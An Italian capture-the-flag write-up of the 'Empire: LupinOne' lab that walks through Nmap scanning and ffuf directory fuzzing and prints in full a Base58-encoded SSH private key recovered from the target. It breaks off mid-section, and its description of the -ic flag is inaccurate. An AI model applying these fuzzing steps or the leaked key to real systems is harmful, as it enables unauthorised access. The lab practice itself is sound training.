

EMPIRE: LUPIN0NE

Introduzione
Questa relazione descrive le attività di scansione di rete e le scoperte effettuate su un ambiente di test denominato "EMPIRE: LUPIN0NE". Sono stati utilizzati strumenti come Nmap e ffuf per identificare servizi attivi, porte aperte e potenziali vulnerabilità.




Scansione di Rete
Scansione Iniziale con Nmap
La scansione iniziale è stata eseguita utilizzando Nmap per identificare i dispositivi attivi nella rete 192.168.50.0/24. I risultati hanno rivelato tre host attivi: 192.168.50.154 è il nostro target.



Una scansione più approfondita del host 192.168.50.154 ha rivelato ulteriori dettagli:

- SSH Host Keys:
  - RSA: 3072
  - ECDSA: 256
  - ED25519: 256
- HTTP Server Header: Apache/2.4.48 (Debian)
- Robots.txt: Contiene un'entry disallowed: /myfiles


192.168.50.154/
192.168.50.154
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Arsène Lupin
The Gentleman Thief



Utilizzando ffuf, è stata scoperta una directory segreta su 192.168.50.154:
il comando utilizzato è:

ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt

- Directory Segreta: /secret/

Spiegazione:

ffuf:

È uno strumento di fuzzing veloce e flessibile utilizzato per scoprire risorse web come directory, file e parametri nascosti. È simile ad altri strumenti come DirBuster o Gobuster, ma è progettato per essere più veloce e leggero.


-c:

Questa opzione abilita l'output a colori. Questo rende più facile distinguere tra risultati positivi e negativi durante l'esecuzione del fuzzing.
-u http://192.168.50.154/~FUZZ:

L'opzione -u specifica l'URL target. In questo caso, http://192.168.50.154/~FUZZ è l'URL di base.
~FUZZ è un segnaposto che verrà sostituito con ogni parola o stringa presente nel file di wordlist specificato. Questo permette di testare molteplici percorsi o nomi di file per vedere quali sono validi sul server.

-w /usr/share/wordlists/dirb/common.txt:

L'opzione -w specifica il percorso del file di wordlist che contiene un elenco di nomi di directory e file comuni.
/usr/share/wordlists/dirb/common.txt è un file di wordlist predefinito che viene spesso utilizzato per il fuzzing di directory. Contiene un elenco di nomi di directory e file che sono comunemente presenti sui server web.



Utilizzando ancora ffuf con il comando:
ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html
troviamo mysecret.txt che contiene un file di chiave privata SSH nascosta.
Spiegazione:
ffuf:

È uno strumento di fuzzing utilizzato per scoprire risorse web come directory, file e parametri nascosti. È noto per la sua velocità e flessibilità.

-c:

Questa opzione abilita l'output a colori, rendendo più facile distinguere tra risultati positivi e negativi durante l'esecuzione del fuzzing.

-ic:


Questa opzione abilita l'output a colori e include anche il codice di stato HTTP nella visualizzazione dei risultati. Questo aiuta a identificare rapidamente il tipo di risposta ricevuta dal server.
-u http://192.168.50.154/~secret/.FUZZ:


L'opzione -u specifica l'URL target. In questo caso, http://192.168.50.154/~secret/.FUZZ è l'URL di base.
.FUZZ è un segnaposto che verrà sostituito con ogni parola o stringa presente nel file di wordlist specificato. Questo permette di testare molteplici percorsi o nomi di file all'interno della directory /~secret/.
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt:

L'opzione -w specifica il percorso del file di wordlist che contiene un elenco di nomi di directory e file comuni.
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt è un file di wordlist predefinito che viene utilizzato per il fuzzing di directory. Contiene un elenco di nomi di directory e file che sono comunemente presenti sui server web.
-fc 403:

Questa opzione filtra i risultati per escludere i codici di stato HTTP specificati. In questo caso, 403 è il codice di stato HTTP per "Forbidden" (vietato), quindi i risultati con questo codice di stato non verranno mostrati.
-e .txt,.html:

Questa opzione specifica le estensioni di file da aggiungere a ciascuna parola della wordlist. In questo caso, .txt e .html saranno aggiunti a ciascuna voce della wordlist, permettendo di testare sia file di testo che file HTML.


192.168.50.154/~secret/.mysecret.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4r
LcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD87Ud2Jpd
UwjMossSeHEbvYjCEYBnKRPpDhSgL7jmTzxmtZxS9wX6DNLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x74M
5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn81GAJ
8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGAdvA2ZPMUAVWVHgkeSVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rWfP5NwEpsCgeCWYSYh3X
eF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFhUwReUk
7DkhmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6
DEzqrEneoibQUdJxLVNTMXpYXGi68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9Ei
FL6i3KXFe3Y7W4Li7jF8vFrK6woYGy8soJJYEbXQp2NWqaJNcCQX8umkiGfNFNiRoTfQmz29wBZFJPtPJ98UkQwKJfSW9XKvDJwduMRWey2j6
1yaH4ij5uZQXDs37FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zjqdikP3TFNWGnij5az3AxveN3EUFnuDtfB4ADRt57UokLMDi1V73Pt5PQe
8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4xFkDL8QFCVH2beL1PZxEghmdVdY9N3pVrMBUS7MznY
asCruXqWVE55RPuSPrMEcRLoCa1XbYtG5JxqfbEg2aw8BdMirLLWhuxbm3hxrr9ZizxDDyu3i1PLkpHgQw3zH4GTK2mb5fxuu9W6nGWW24wjG
bxHW6aTneLweh74jFWKzfSLgEVyc7RyAS7Qkwkud9ozyBxxsV4VEdf8mW5g3nTDyKE69P34SkpQgDVNKJvDfJvZbL8o6BfPjEPi125edV9JbC
yNRFKKpTxpq7QSruk7L5LEXG8H4rsLyv6djUT9nJGWQKRPi3Bugawd7ixMUYoRMhagBmGYNafi4JBapacTMwG95wPyZT8Mz6gALq5Vmr8tkk9
ry4Ph4U2ErihvNiFQVS7U9XBwQHc6fhrDHz2objdeDGvuVHzPgqMeRMZtjzaLBZ2wDLeJUKEjaJAHnFLxs1xWXU7V4gigRAtiMFB5bjFTc7ow
zKHcqP8nJrXou8VJqFQDMD3PJcLjdErZGUS7oauaa3xhyx8Ar3Ayggnywjjwz8uoWQbmx8Sx71x4NyhHZUzHpi8vkEkbKKk1rVLNBWHHi75Hi
xzAtNTX6pnEJC3t7EPkbouDC2eQd9i6K3CnpZHY3mL7zcg2PHesRSj6e7oZBoM2pSVTwtXRFBPTyFmUavtitoA8kFZb4DhYMcxNyLf7r8H98W
btCshaEBaY7b5CntvgFFEucFanfbz6w8cDyXJnkzeW1fz19Ni9i6h4Bgo6BR8Fkd5dheH5TGz47VFH6hmY3aUgUvP8Ai2F2jKFKg4i3HfCJHG
g1CXktuqznVucjWmdZmuACA2gce2rpiBT6GxmMrfSxDCiY32axw2QP7nzEBvCJi58rVe8JtdESt2zHGsUga2iySmusfpWqjYm8kfmqTbY4qAK
13vNMR95QhXV9VYp9qffG5YWY163WJV5urYKM6BBiuK9QkswCzgPtjsfFBBUo6vftNqCNbzQn4NMQmxm28hDMDU8GydwUm19ojNo1scUMzGfN
4rLx7bs3S9wYaVLDLiNeZdLLU1DaKQhZ5cFZ7iymJHXuZFFgpbYZYFigLa7SokXis1LYfbHeXMvcfeuApmAaGQk6xmajEbpcbn1H5QQiQpYMX
3BRp41w9RVRuLGZ1yLKxP37ogcppStCvDMGfiuVMU5SRJMajLXJBznzRSqBYwWmf4MS6B57xp56jVk6maGCsgjbuAhLyCwfGn1LwLoJDQ1kjL
mnVrk7FkUUESqJKjp5cuX1EUpFjsfU1HaibABz3fcYY2cZ78qx2iaqS7ePo5Bkwv5XmtcLELXbQZKcHcwxkbC5PnEP6EUZRb3nqm5hMDUUt91
2ha5kMR6g4aVG8bXFU6an5PikaedHBRVRCygkpQjm8Lhe1cA8X2jtQiUjwveF5bUNPmvPGk1hjuP56aWEgnyXzZkKVPbWj7MQQ3kAfqZ8hkKD
1VgQ8pmqayiajhFHorfgtRk8ZpuEPpHH25aoJfNMtY45mJYjHMVSVnvG9e3PHrGwrks1eLQRXjjRmGtWu9cwT2bjy2huWY5b7xUSAXZfmRsbk
T3eFQnGkAHmjMZ5nAfmeGhshCtNjAU4idu8o7HMmMuc3tpK6res9HTCo35ujK3UK2LyMFEKjBNcXbigDWSM34mXSKHA1M4MF7dPewvQsAkvxR
TCmeWwRWz6DKZv2MY1ezWd7mLvwGo9ti9SMTXrkrxHQ8DShuNorjCzNCuxLNG9ThpPgWJoFb1sJL1ic9QVTvDHCJnD1AKdCjtNHrG973BVZNU
F6DwbFq5d4CTLN6jxtCFs3XmoKquzEY7MiCzRaq3kBNAFYNCoVxRBU3d3aXfLX4rZXEDBfAgtumkRRmWowkNjs2JDZmzS4H8nawmMa1PYmrr7
aNDPEW2wdbjZurKAZhheoEYCvP9dfqdbL9gPrWfNBJyVBXRD8EZwFZNKb1eWPh1sYzUbPPhgruxWANCH52gQpfATNqmtTJZFjsfpiXLQjdBxd
zfz7pWvK8jivhnQaiajW3pwt4cZxwMfcrrJke14vN8Xbyqdr9zLFjZDJ7nLdmuXTwxPwD8Seoq2hYEhR97DnKfMY2LhoWGaHoFqycPCaX5FCP
Nf9CFt4n4nYGLau7ci5uC7ZmssiT1jHTjKy7J9a4q614GFDdZULTkw8Pmh92fuTdK7Z6fweY4hZyGdUXGtPXveXwGWES36ecCpYXPSPw6ptVb
9RxC81AZFPGnts85PYS6aD2eUmge6KGzFopMjYLma85X55Pu4tCxyF2FR9E3c2zxtryG6N2oVTnyZt23YrEhEe9kcCX59RdhrDr71Z3zgQkAs
8uPMM1JPvMNgdyNzpgEGGgj9czgBaN5PWrpPBWftg9fte4xYyvJ1BFN5WDvTYfhUtcn1oRTDow67w5zz3adjLDnXLQc6MaowZJ2zyh4PAc1vp
stCRtKQt35JEdwfwUe4wzNr3sidChW8VuMU1Lz1cAjvcVHEp1Sabo8FprJwJgRs5ZPA7Ve6LDW7hFangK8YwZmRCmXxArBFVwjfV2SjyhTjhd
qswJE5nP6pVnshbV8ZqG2L8d1cwhxpxggmu1jByELxVHF1C9T3GgLDvgUv8nc7PEJYoXpCoyCs55r35h9YzfKgjcJkvFTdfPHwW8fSjCVBuUT
KSEAvkRr6iLj6H4LEjBg256G4DHHqpwTgYFtejc8nLX77LUoVmACLvfC439jtVdxCtYA6y2vj7ZDeX7zp2VYR89GmSqEWj3doqdahv1DktvtQ
cRBiizMgNWYsjMWRM4BPScnn92ncLD1Bw5ioB8NyZ9CNkMNk4Pf7Uqa7vCTgw4VJvvSjE6PRFnqDSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8Z
ngCqKvVhegBAVi7nDBTwukqEDeCS46UczhXMFbAgnQWhExas547vCXho71gcmVqu2x5EAPFgJqyvMmRScQxiKrYoK3p279KLAySM4vNcRxrRr
R2DYQwhe8YjNsf8MzqjX54mhbWcjz3jeXokonVk77P9g9y69DVzJeYUvfXVCjPWi7aDDA7HdQd2UpCghEGtWSfEJtDgPxurPq8qJQh3N75YF8
KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmmEotL7CfRdVwUWpVppHRZzq7FEQQFxkRL
7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC
5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUd
ocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3Wq
S



Il file mysecret.txt è stato copiato e decodificato su CyberChef con Base58.

Il codice decodificato è stato copiato in un file nano creato da noi.
Perché abbiamo utilizzato il Formato .rsa?
Sicurezza:

